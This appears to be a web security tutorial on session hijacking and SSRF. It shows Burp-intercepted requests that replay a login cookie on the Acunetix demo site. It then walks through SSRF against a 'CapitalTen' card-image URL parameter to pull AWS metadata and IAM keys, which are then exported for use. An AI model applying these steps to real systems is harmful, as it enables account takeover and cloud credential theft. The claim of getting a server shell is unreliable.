Users can protect themselves against session hijacking by logging out of web applications after use, using VPNs or other secure networks when accessing sensitive data, and being cautious when using public Wi-Fi networks. Additionally, using two-factor authentication can add an extra layer of protection against session hijacking.

Target: <http://testphp.vulnweb.com/login.php>

login page

Not secure | testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer


If you are already registered please enter your login information below:

Username :

Password :

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

Intercept login request




```

1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 20
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Connection: close
14
15 uname=test&pass=test

```

We also need to Intercept the response to get the session id.



The context menu options include:

- Scan
 - Do passive scan
 - Do active scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Dont intercept requests >
- Do intercept** > **Response to this request** (highlighted)
- Convert selection >
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Proxy interception documentation

Click on the forward button.

copy the cookie.

Response from http://testphp.vulnweb.com:80/userinfo.php [44.228.249.3]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Sat, 29 Apr 2023 15:35:39 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
7 Set-Cookie: login=test%2Ftest
8 Content-Length: 5963
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
11 "http://www.w3.org/TR/HTML4/loose.dtd">
12 <html>
13   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
14   <head>
15     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
16
17   <!-- InstanceBeginEditable name="document_title_rgn" -->
18   <title>
19     user info
20   </title>
21   <!-- InstanceEndEditable -->
22   <link rel="stylesheet" href="style.css" type="text/css">
23   <!-- InstanceBeginEditable name="headers_rgn" -->
24   <!-- here goes headers headers -->

```

Again intercept the request and manipulation with request. edit cookie in the request.

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```


1 GET /login.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://testphp.vulnweb.com/logout.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 cookie: login=test%2Ftest
10 Connection: close
11
12

```

login successfully login.

The screenshot shows a web application interface for 'Acunetix Web Vulnerability Scanner'. At the top, there's a navigation bar with links for 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', 'AJAX Demo', and 'Logout test'. On the left, a sidebar lists links like 'search art', 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', and 'AJAX Demo'. Below the sidebar, a form is displayed for 'John Smith (test)'. It contains fields for Name (John Smith), Credit card number (1234-5678-2300-9000), E-Mail (email@email.com), Phone number (2323345), and Address (21 street). An 'update' button is at the bottom right of the form. At the bottom of the page, a message says 'You have 0 items in your cart. You visualize you cart [here](#)'.

Server-Side Request Forgery (SSRF):



Server-Side Request Forgery (SSRF) is a type of web application security vulnerability that allows an attacker to manipulate the server to send unauthorized requests to other internal or external servers.


The vulnerability occurs when a web application takes user input and uses it to construct URLs for external requests without properly validating and sanitizing the input. This can allow an attacker to manipulate the server into sending unauthorized requests to other internal or external servers, which may contain sensitive data or functionality that can be exploited.

To prevent SSRF attacks, web developers should implement measures such as:


1. Input validation and sanitization: This involves validating and sanitizing all user input, such as URLs or file paths, before using them in server-side code.
2. Whitelisting: This involves allowing only trusted URLs or IP addresses to be accessed by the server.
3. Using firewalls and network segmentation: This involves separating the web application from other internal networks to prevent unauthorized requests to other servers.
4. Limiting network access: This involves limiting the permissions and network access of server-side code to prevent unauthorized requests to other servers.

Users can protect themselves against SSRF attacks by being cautious when clicking on links or opening attachments from unknown or suspicious sources. Additionally, using firewalls and security software on their own devices can add an extra layer of protection against SSRF attacks.


Target: [www.capitalten.com](https://www.capitalten.com/login)




1. Login your Account, Go to the “More Account Services”.



2. click on “Change Card Image”, Card Studio will open.




3. Here we can upload image for card.



4. card will look like this.


<https://www.capitalten.com/myaccount/personalize/cardimage/preview?url=https://www.catmemes.com/latest/cat-17429664.png>

we can manipulation in url.we change the image.



5. Success! By passing the AWS metadata URL as an argument to the URL parameter url, Bob manages to retrieve all categories of instance

metadata associated with the CapitalTen webserver!




6. Stealing IAM Role credentials As expected, Bob's modified query to the security-credentials/ISRM-WAF-ROLE endpoint returns the AccessKeyId and SecretAccessKey tokens of CapitalTen's EC2 instance! Using the above access keys, Bob can now begin making programmatic calls to the AWS API with the privileges of the ISRM-WAF-ROLE.



7. We get shell of the server.

```
bob@localhost:-# export AWS_ACCESS_KEY_ID=ASIA5A6IYGGDLBWIFH5UQ
bob@localhost:-# export AWS_SECRET_ACCESS_KEY=sMX7//Ni2tu2hJua/f0XGfrapiq9PbyakBcJunpyR
bob@localhost:-# export
AWS_SESSION_TOKEN=AgoJb3JpZ2luX2VjEH0aCXVzLWVhc3QtMSJHMEUCIQDFoFMUFs+lth0JM21EddR/8LRHwdB4H
iT1MBpEg8d+EAIgCKqMjkjdET/XjgYGDf9/eoNh1+5Xo/tnmDXeDE+3eKIq4wMI9v//////////ARAAGgw40TUz0DQ4
MTU4MzAiDEF3/SQw0vAVzHKrgCq3A84uZvhGAswagrFjgrWAvIj4cJd6eI5Gcj09FyfRPmALKJymfQgpTQN9TtC/sB
hIyICfni8JJvGesQZG9i9c0ZFIWqd1mM/2rdZ6GaqcZY9V+0LspbwiDK0FUjrRcquBVswSlxWs8Tr0Uhpk20mUQOBho
vmVyXNzyTQUQnBE9qgFLbYY+t86yUXmXMXx6Pd4sWuLgkoCF2iP1MkgUwZq8hZvoiVf7TVQU32sgstKN7ozJiJcgTBp
a6/batsc6BtNpck4L0vHzNwwYv/FuVkpC70bPhqNXVxEcpwt4s7RkHHowdFlNpnPpm57dfAYwZwok1WJdvtqFQ0tZH
usZ65vJqyk5cZ8f3P/Cf7UlzoZPsIsarWcgfiDvkQliU9fY6Brt7jyjrF5h7oJbW/LUS4R9SDp+qKMtUY2JmLZRovsW
4GfhfLJWv7wrW81QZVC8rBKLzWFRTLkhlTFsS7A5JscuKoORyDxGQq/pGRsE30effdS9G1xNmzKwn45/V0XsilhTE7
p0JGGopuLfBo5KD46hVS9v1iBuvxrVxsHFz7mnD/GKiwi1hbFAKEvypagZ28qEJaarNvAdi2Q0owju0X6gU6tAFrfFV
